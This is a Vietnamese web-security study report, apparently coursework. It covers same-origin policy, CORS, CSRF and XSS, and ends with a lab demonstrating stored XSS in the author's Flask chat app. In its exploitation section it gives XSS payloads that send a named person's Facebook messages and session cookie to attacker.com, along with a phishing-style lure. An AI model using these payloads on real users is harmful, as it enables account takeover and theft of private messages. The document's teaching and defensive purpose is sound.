Access-Control-Allow-Origin: http://attacker.com
```

```
Access-Control-Allow-Methods: GET
```

```
Access-Control-Allow-Credentials: true
```

2. Truy cập nội dung từ `attacker.com` :

- Từ `http://attacker.com/dom.html` , gửi yêu cầu bằng cách sử dụng `XMLHttpRequest` hoặc `fetch` :

```
fetch('http://victim.com/domvictim.html', {  
  method: 'GET',  
  credentials: 'include'  
})  
.then(response => response.text())  
.then(data => {  
  console.log(data); // Nội dung secret  
});
```

Lưu ý:

- CORS chỉ hoạt động nếu server của `victim.com` cho phép.
- Hãy cẩn thận khi bật CORS để tránh lộ dữ liệu cho nguồn không đáng tin.

Cách 2: Sử dụng `window.postMessage`

Nếu không muốn cấu hình server, bạn có thể sử dụng `window.postMessage` để trao đổi dữ liệu giữa hai trang.

Bước thực hiện:

1. Trang `victim.com/domvictim.html` :

- Sử dụng `window.postMessage` để gửi dữ liệu đến `attacker.com` :

```
window.addEventListener('message', (event) => {  
  if (event.origin === 'http://attacker.com') {  
    event.source.postMessage('secret data', 'http://attacker.com');  
  }  
});
```

2. Trang `attacker.com/dom.html` :

- Nghe dữ liệu được gửi từ `victim.com` :

```
window.addEventListener('message', (event) => {  
  // Kiểm tra nguồn của message (chỉ nhận từ 'victim.com')  
  if (event.origin === 'http://victim.com') {  
    try {  
      console.log(event.data); // Xử lý dữ liệu secret  
    } catch (error) {  
      console.error('Error processing message:', error);  
    }  
  }  
})
```

```
});  
// Tạo iframe và gửi yêu cầu đến trang 'victim.com'  
const iframe = document.createElement('iframe');  
iframe.src = 'http://victim.com/domvictim.html';  
document.body.appendChild(iframe);  
  
// Đảm bảo iframe đã tải trước khi gửi yêu cầu  
iframe.onload = () => {  
  iframe.contentWindow.postMessage('getSecret', 'http://victim.com');  
};
```

Lưu ý:

- Kiểm tra giá trị của `event.origin` để đảm bảo chỉ nhận dữ liệu từ nguồn đáng tin.
- `window.postMessage` không cần thay đổi cấu hình server, nhưng yêu cầu kiểm soát nội dung cẩn thận.

2.3 SOP đối với network access

1. trường hợp trang web nào trang <http://attacker.com/network.html> có thể dùng api XMLHttpRequest để gửi request lấy nội dung của các trang khác

Cơ chế hoạt động của XMLHttpRequest

Khi bạn sử dụng XMLHttpRequest để gửi một yêu cầu HTTP từ trang `http://attacker.com/network.html`, yêu cầu sẽ có thể bị trình duyệt kiểm tra về sự phù hợp với SOP. Cụ thể:

- **Yêu cầu cùng tên miền:** Nếu yêu cầu được gửi đến một trang web có cùng tên miền, giao thức và cổng (ví dụ: từ `http://attacker.com` đến `http://attacker.com/test/networktest.html`), trình duyệt sẽ **cho phép** yêu cầu này và sẽ trả lại nội dung từ trang đích.
- **Yêu cầu khác cổng:** Nếu yêu cầu được gửi đến một trang có cùng tên miền nhưng khác cổng (ví dụ: từ `http://attacker.com` đến `http://attacker.com:8080/network8080.html`), trình duyệt sẽ **ngăn cản** yêu cầu này vì đây là yêu cầu **cross-origin**. Trình duyệt sẽ không cho phép truy cập nội dung của trang đó trừ khi máy chủ đích (`attacker.com:8080`) gửi thêm các header CORS (Cross-Origin Resource Sharing) cho phép yêu cầu từ `attacker.com`.

- **Yêu cầu khác tên miền:** Nếu yêu cầu được gửi đến một trang có tên miền khác (ví dụ: từ `http://attacker.com` đến `http://victim.com/networkvictim.html`), trình duyệt sẽ **ngăn cản** yêu cầu này do vi phạm SOP. Một lần nữa, nếu máy chủ của `victim.com` cấu hình CORS để cho phép yêu cầu từ `attacker.com`, thì yêu cầu có thể được chấp nhận.

Kiểm tra:


Trang `http://attacker.com/network.html` có thể sử dụng `XMLHttpRequest` để gửi yêu cầu đến các trang sau và đọc nội dung:

1. `http://attacker.com/test/networktest.html`: Cùng tên miền và cổng, nên có thể đọc nội dung.

Trang `http://attacker.com/network.html` **không thể đọc nội dung** của:

1. `http://subdomain.attacker.com/networksubdomain.html`: Khác tên miền nên không thể đọc được nội dung
2. `http://attacker.com:8080/network8080.html`: Cùng tên miền nhưng khác cổng, sẽ bị trình duyệt ngăn chặn (trừ khi máy chủ ở cổng 8080 cấu hình CORS).
3. `http://victim.com/networkvictim.html`: Khác tên miền, sẽ bị trình duyệt ngăn chặn (trừ khi máy chủ của `victim.com` cấu hình CORS).

Kết quả:



2. Trường hợp không thể đọc được nội dung trả về, <http://attacker.com/network.html> có thể gửi được gì?

a. Có thể gửi được POST request kèm theo dữ liệu không?

Có thể gửi được POST request kèm theo dữ liệu, ngay cả khi không thể đọc phản hồi. Điều này có thể bị lợi dụng để thực hiện **CSRF (Cross-Site Request Forgery)** nếu `victim.com` không có biện pháp bảo vệ như CSRF token.

Ví dụ, attacker có thể gửi POST request đến `victim.com` mà người dùng không biết

b. Có thể gửi được những header nào với giá trị attacker có thể kiểm soát?

Header	Có thể gửi không?	Ghi chú
Access-Control-Request-Method	Có	Trình duyệt tự động gửi khi preflight request (OPTIONS) xảy ra.
Access-Control-Request-Headers	Có	Tương tự như trên, trình duyệt tự động gửi khi cần.
Authorization	Không	Chỉ được gửi nếu server cho phép CORS.
Content-Length	Có	Trình duyệt tự động tính toán.
Content-Type	Có (<code>application/x-www-form-urlencoded</code> , <code>multipart/form-data</code> , <code>text/plain</code>)	Nếu gửi JSON (<code>application/json</code>), trình duyệt sẽ thực hiện preflight request.
Cookie	Không thể thay đổi, nhưng trình duyệt sẽ tự động gửi cookie của trang đích nếu cùng origin.	
Origin	Có (trình duyệt tự động thêm)	Không thể chỉnh sửa.
Referer	Có (trình duyệt tự động thêm)	Không thể chỉnh sửa.
User-Agent	Không thể chỉnh sửa.	
X-Requested-With	Có	Nếu được gửi, trình duyệt sẽ thực hiện preflight request.
X-CSRF-Token	Không thể gửi nếu server không cho phép.	

3. trường hợp trang <http://victim.com/network.html> muốn cho phép trang <http://attacker.com/network.html> đọc được nội dung trả về

Bước 1: Cấu hình CORS trên server của **victim.com**

Nếu **victim.com** sử dụng **Flask**:

Cấu hình CORS trong ứng dụng Flask: Trong mã nguồn của ứng dụng Flask trên **victim.com**, thêm cấu hình CORS như sau:

```
from flask import Flask
from flask_cors import CORS

# Cấu hình CORS
CORS(app, resources={
    r"/*": {
        "origins": "http://attacker.com:5000", # Cho phép yêu cầu từ http://attacker.com
        "methods": ["GET", "POST", "OPTIONS"], # Phải cho phép OPTIONS
        "supports_credentials": True # Cho phép gửi cookie nếu cần
    }
})
```

Khởi chạy ứng dụng: Sau khi cấu hình xong, bạn chỉ cần chạy ứng dụng Flask trong PyCharm. Trang <http://victim.com/network.html> sẽ trả về nội dung, và **attacker.com** có thể yêu cầu trang này thông qua AJAX hoặc phương thức khác mà không gặp lỗi CORS.

Bước 2: Kiểm tra yêu cầu từ **attacker.com**

Sau khi cấu hình CORS trên server của **victim.com**, bạn có thể gửi yêu cầu từ **attacker.com** bằng cách sử dụng JavaScript hoặc AJAX, ví dụ như:


```
fetch("http://victim.com/network.html")
    .then(response => response.text())
    .then(data => {
        console.log(data); // In nội dung từ network.html
    })
```

```
})  
.catch(error => {  
  console.error("Error:", error);  
});
```

Bước 3: Kiểm tra và Debug

- **Kiểm tra trên trình duyệt:** Mở trình duyệt và kiểm tra Console để đảm bảo không có lỗi CORS (lỗi sẽ hiển thị khi trình duyệt từ chối yêu cầu).
- **Sử dụng Developer Tools:** Mở Developer Tools (F12 trên trình duyệt) và kiểm tra các header của yêu cầu và phản hồi trong tab **Network** để đảm bảo rằng header `Access-Control-Allow-Origin` đã được gửi chính xác từ **victim.com**.

Kết quả:



3. Lỗ hổng XSS

3.1 Giới thiệu lỗ hổng XSS

XSS (Cross-Site Scripting) là một lỗ hổng bảo mật phổ biến trên các ứng dụng web, cho phép kẻ tấn công chèn mã JavaScript độc hại vào trang web. Khi người dùng truy cập trang bị chèn mã, mã độc sẽ được thực thi trong trình duyệt của họ. Mục tiêu chính của XSS là đánh cắp thông tin nhạy cảm, chiếm quyền điều khiển phiên người dùng, hoặc thực hiện các hành động không mong muốn.

Các kiểu lỗ hổng XSS

1. Reflected XSS

- **Đặc điểm:** Mã độc được gửi đến server thông qua input (ví dụ: tham số URL, form, hoặc API). Sau đó, mã độc được phản hồi ngay lập tức về trình duyệt người dùng mà không được xử lý hoặc mã hóa.
 - **Kịch bản tấn công:**
 1. Kẻ tấn công gửi link chứa mã độc cho nạn nhân (thông qua email hoặc chat).
 2. Nạn nhân nhấp vào link và trình duyệt thực thi mã độc trong trang phản hồi.
 - **Ví dụ:**

```
<script>alert("Reflected XSS!");</script>
```

2. Stored XSS

- **Đặc điểm:** Mã độc được lưu trữ trên server (ví dụ: trong cơ sở dữ liệu, file log, hoặc phần mô tả). Khi người dùng khác truy cập nội dung đó, mã độc sẽ được thực thi.
- **Kịch bản tấn công:**
 1. Kẻ tấn công chèn mã độc vào một phần của ứng dụng có khả năng lưu trữ dữ liệu (ví dụ: bình luận, bài viết, hoặc mô tả sản phẩm).
 2. Mã độc được tải xuống và thực thi trên trình duyệt của tất cả người dùng truy cập nội dung đó.
- **Ví dụ:**

Một bình luận chứa mã độc:

```
<script>alert('Stored XSS!');</script>
```

3. DOM-based XSS

- **Đặc điểm:** Xảy ra khi mã JavaScript trên trang web không xử lý đúng dữ liệu nhập từ người dùng và trực tiếp thao tác trên Document Object Model (DOM) mà không tương tác với server.
- **Kịch bản tấn công:**
 1. Kẻ tấn công thay đổi nội dung DOM qua các phương thức như URL, hash fragment, hoặc các API JavaScript.
 2. Dữ liệu độc hại được thực thi hoàn toàn ở phía client.
- **Ví dụ:**

Giả sử một trang web lấy giá trị từ URL và hiển thị trực tiếp:

```
document.getElementById('output').innerHTML = location.hash.substring(1);
```

Kẻ tấn công sử dụng URL:

```
http://example.com/#<script>alert('DOM XSS!');</script>
```

Source và Sink trong DOM-based XSS

Source: Các điểm đầu vào mà dữ liệu có thể bị kẻ tấn công thao túng.

- location.href
- location.search
- location.hash
- document.URL
- document.referrer
- window.name

- `element.getAttribute()`
- `element.dataset`

Sink: Các điểm xử lý hoặc thực thi mã độc.

- **Thay đổi nội dung DOM:**

- `element.innerHTML`
- `element.outerHTML`
- `document.write()`
- `document.writeln()`

- **Thay đổi thuộc tính:**

- `element.setAttribute()`
- `element.src`
- `element.href`

- **Thực thi JavaScript:**

- `eval()`
- `setTimeout()`
- `setInterval()`
- `Function()`
- `window.execScript()`

- **Thay đổi URL:**

- `window.location`
- `window.open()`

3.2 Test lỗ hổng XSS

1. Reflected XSS

Reflected XSS xảy ra khi dữ liệu từ client được đưa vào response của server mà không qua bất kỳ kiểm tra hoặc xử lý nào.

Cách thực hiện:

1. Xác định các tham số đầu vào:

- Trong URL `https://www.facebook.com/xss.php?param1=val1¶m2=val2` , các tham số đầu vào là `param1` và `param2` .

2. Thử chèn payload độc hại:

- Chèn một đoạn mã JavaScript đơn giản để kiểm tra, ví dụ:

```
https://www.facebook.com/xss.php?param1=<script>alert('XSS')</script>&param2=val2
```

3. Quan sát phản hồi của server:

- Kiểm tra xem đoạn mã `<script>alert('XSS')</script>` có được thực thi hay không khi trang tải lại.

Kết quả mong đợi:

- Nếu lỗ hổng tồn tại:** Một popup hiển thị thông báo "XSS" trên trình duyệt.
- Nếu không tồn tại:** Payload được hiển thị dưới dạng text hoặc không xuất hiện.

2. Stored XSS

Stored XSS xảy ra khi dữ liệu độc hại được lưu trữ trên server (ví dụ: trong cơ sở dữ liệu) và được phân phối lại cho các người dùng khác.

Cách thực hiện:

1. Tìm vị trí nhập dữ liệu:

- Ví dụ: Một form nhập liệu, một khu vực bình luận hoặc bất kỳ nơi nào cho phép người dùng nhập thông tin để lưu trữ.

2. Chèn payload độc hại:

- Nhập đoạn mã như sau vào vị trí lưu trữ:

```
<script>alert('Stored XSS')</script>
```

3. Kiểm tra trang nơi dữ liệu được hiển thị:

- Sau khi lưu dữ liệu, kiểm tra các trang khác (nơi dữ liệu được render) để xem đoạn script có được thực thi hay không.

Kết quả mong đợi:

- **Nếu lỗ hổng tồn tại:** Một popup "Stored XSS" xuất hiện mỗi khi trang có dữ liệu đó được tải.
- **Nếu không tồn tại:** Payload được hiển thị dưới dạng text hoặc bị loại bỏ.

3. DOM-Based XSS

DOM-Based XSS xảy ra khi lỗ hổng nằm trong mã JavaScript trên client-side, và script xử lý dữ liệu không đúng cách.

Cách thực hiện:

1. Phân tích mã JavaScript của trang:

- Sử dụng công cụ **DevTools** của trình duyệt để kiểm tra các đoạn mã JavaScript xử lý đầu vào từ URL.
- Tìm kiếm các vị trí như `document.write()` , `eval()` , `innerHTML` , hoặc `outerHTML` .

2. Chèn payload vào URL:

- Thử các đoạn mã sau trong URL:

```
https://www.facebook.com/xss.php?param1=<img src=x onerror=alert('DOM XSS')>
```

3. Quan sát kết quả trên giao diện:

- Xem xét sự thay đổi trên trang khi tải với payload đã chèn.

Kết quả mong đợi:

- **Nếu lỗ hổng tồn tại:** Một popup "DOM XSS" xuất hiện khi trang xử lý đoạn script.
- **Nếu không tồn tại:** Payload được hiển thị dưới dạng text hoặc bị loại bỏ.

3.3 Cách khai thác lỗ hổng XSS

1. Kịch bản tấn công để đọc được message trên Messenger của Quang Hải

Ý tưởng:

Kẻ tấn công sẽ chèn một mã độc (payload XSS) để lấy dữ liệu từ giao diện Messenger của Quang Hải. Mã độc này được thực thi khi Quang Hải truy cập link chứa payload.

Các bước thực hiện:

1. Tạo link độc hại:

Kẻ tấn công xây dựng URL như sau:

```
https://www.facebook.com/xss.php?param1=  
<script>fetch('/messenger/messages').then(response=>response.text()).then(data=>fetch('https://attacker.com/log?data='+encodeURIComponent(data)))  
</script>
```

Payload này:

- Sử dụng `fetch` để gửi yêu cầu đến endpoint `/messenger/messages` (giả định endpoint này trả về nội dung tin nhắn).
- Gửi nội dung tin nhắn tới server của kẻ tấn công thông qua URL `https://attacker.com/log`.

2. Gửi link độc hại cho Quang Hải:

- Gửi link qua email, tin nhắn, hoặc một bài đăng hấp dẫn để Quang Hải nhấp vào.

3. Quang Hải nhấp vào link:

- Khi Quang Hải nhấp vào, payload sẽ được thực thi trên trình duyệt của Quang Hải trong ngữ cảnh phiên đăng nhập Facebook của anh ấy.
- Tin nhắn sẽ bị gửi đến server của kẻ tấn công.

2. Kịch bản tấn công để lấy được tài khoản Facebook của Quang Hải

Ý tưởng:

Kẻ tấn công sẽ sử dụng lỗ hổng XSS để đánh cắp **cookie phiên** của Quang Hải, từ đó chiếm quyền truy cập tài khoản.

Các bước thực hiện:

1. Tạo link độc hại:

Kẻ tấn công xây dựng URL như sau:

```
https://www.facebook.com/xss.php?param1=<script>fetch('https://attacker.com/log?cookie='+document.cookie)</script>
```

- Payload này:

- Lấy toàn bộ cookie của Quang Hải bằng `document.cookie` .
- Gửi cookie đến server của kẻ tấn công qua endpoint `https://attacker.com/log` .

2. Gửi link độc hại cho Quang Hải:

- Dùng kỹ thuật lừa đảo xã hội (social engineering), ví dụ:
 - Gửi link trong một tin nhắn kèm nội dung hấp dẫn: "Xem ngay video cực hot!"

3. Quang Hải nhấp vào link:

- Khi Quang Hải nhấp vào, mã độc sẽ được thực thi và gửi cookie của anh ấy đến server của kẻ tấn công.

4. Kẻ tấn công sử dụng cookie:

- Kẻ tấn công sử dụng cookie này để giả mạo phiên đăng nhập của Quang Hải (sử dụng công cụ như Burp Suite hoặc trình duyệt).

3.4 Cách phòng tránh XSS

1. Reflected XSS

- Sanitize và escape dữ liệu đầu vào:

- Kiểm tra và loại bỏ các ký tự nguy hiểm (`<` , `>` , `"` , `'` , `/` , `\`) trong dữ liệu người dùng nhập trước khi xử lý hoặc hiển thị.
- Sử dụng thư viện như `htmlspecialchars()` (PHP), `html.escape()` (Python), hoặc các công cụ tương tự.

- Sử dụng các thư viện chống XSS:

- Áp dụng các thư viện như DOMPurify (JavaScript) hoặc OWASP Java HTML Sanitizer.
- **Hạn chế hiển thị dữ liệu không được kiểm tra:**
 - Không trực tiếp hiển thị dữ liệu đầu vào từ query string hoặc form trên trang mà không qua xử lý.
- **Sử dụng Content Security Policy (CSP):**
 - Cấu hình CSP để ngăn chặn việc thực thi mã JavaScript không xác định:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

2. Stored XSS

- **Kiểm tra và xử lý dữ liệu trước khi lưu:**
 - Escape và sanitize dữ liệu nhập từ người dùng trước khi lưu trữ trong cơ sở dữ liệu.
- **Kiểm soát đầu ra:**
 - Khi hiển thị dữ liệu lưu trữ từ cơ sở dữ liệu, cần mã hóa HTML hoặc sử dụng các hàm escape.
- **Sử dụng cơ sở dữ liệu an toàn:**
 - Tránh lưu trữ dữ liệu không an toàn. Sử dụng Prepared Statements hoặc ORM để bảo vệ chống SQL Injection, điều này cũng gián tiếp giảm nguy cơ Stored XSS.
- **Giới hạn nơi dữ liệu được hiển thị:**
 - Không hiển thị dữ liệu không cần thiết hoặc giới hạn quyền truy cập đối với các vai trò nhất định.

3. DOM-based XSS

- **Tránh sử dụng dữ liệu không tin cậy trong DOM:**
 - Không sử dụng trực tiếp các giá trị từ `document.URL` , `document.location` , hoặc `document.referrer` để cập nhật DOM.
- **Sử dụng các API an toàn:**
 - Sử dụng các phương thức như `textContent` thay vì `innerHTML` khi thêm nội dung vào DOM.

```
// Không an toàn
element.innerHTML = userInput;

// An toàn
element.textContent = userInput;
```

- **Kiểm tra và validate dữ liệu:**
 - Validate dữ liệu từ các nguồn không tin cậy trước khi sử dụng

4. Thực hành

Web của tôi đã gặp lỗi XSS ở phần tin nhắn giữa các sinh viên. Hacker có thể chèn mã javascript như là == <script>alert('Bạn đã bị hack!'); </script> ==

Đây là code dẫn đến lỗi

```
<div>
  {% for msg in conversation %}
    {% if msg.sender_username == session['username'] %}
      <p class="message-box sent">
        <b>Bạn:</b> {{ msg.message | safe }} <br>
        <span class="time">{{ msg.created_at }}</span>
      </p>    {% else %}
      <p class="message-box received">
        <b>{{ msg.sender_username }}:</b> {{ msg.message | safe }} <br>
        <span class="time">{{ msg.created_at }}</span>
      </p>    {% endif %}
    {% endfor %}
</div>
```

- **Vấn đề:**

- Biểu thức `{{ msg.message | safe }}` trong Flask/Jinja2 sẽ render nội dung của `msg.message` mà không thực hiện **escape** (mã hóa ký tự đặc biệt như `<`, `>`, `'`, `"`).
- Điều này có nghĩa là nếu người dùng nhập một đoạn mã JavaScript, nó sẽ được trình duyệt thực thi thay vì hiển thị dưới dạng văn bản.
- **Kịch bản tấn công:**
 - Một kẻ tấn công có thể gửi tin nhắn với nội dung sau:

```
<script>alert('Bạn đã bị hack!');</script>
```

Khi nạn nhân mở trang, trình duyệt sẽ thực thi đoạn script này, có thể gây ra:

- **Đánh cắp thông tin phiên làm việc (session stealing).**
- **Chuyển hướng đến trang độc hại.**
- **Thực thi mã độc trên trình duyệt của nạn nhân.**

Kết quả:

Tôi dùng tài khoản A và thực hiện chèn mã `<script>alert('Bạn đã bị hack!');</script>` vào phần tin nhắn với tài khoản B thì khi B nhấn vào cuộc trò giữa 2 người thì đoạn mã sẽ được thực thi

Nhấn tin với havy

```

tranphuc: hello
2025-02-05 13:39:27

```

```

tranphuc: hello
2025-02-05 13:41:38

```

tranphuc: tôi tên là Phúc
2025-02-05 13:43:56

havy: chào bạn
2025-02-05 13:44:15

tranphuc:
2025-02-05 13:44:50

`<script>alert('Bạn đã bị hack')`

[Quay lại danh sách](#)

Gửi

Thực hiện chèn mã độc

Khi tài khoản B nhấn vào cuộc trò chuyện sẽ hiện ra cửa sổ thông báo do đoạn mã thực hiện

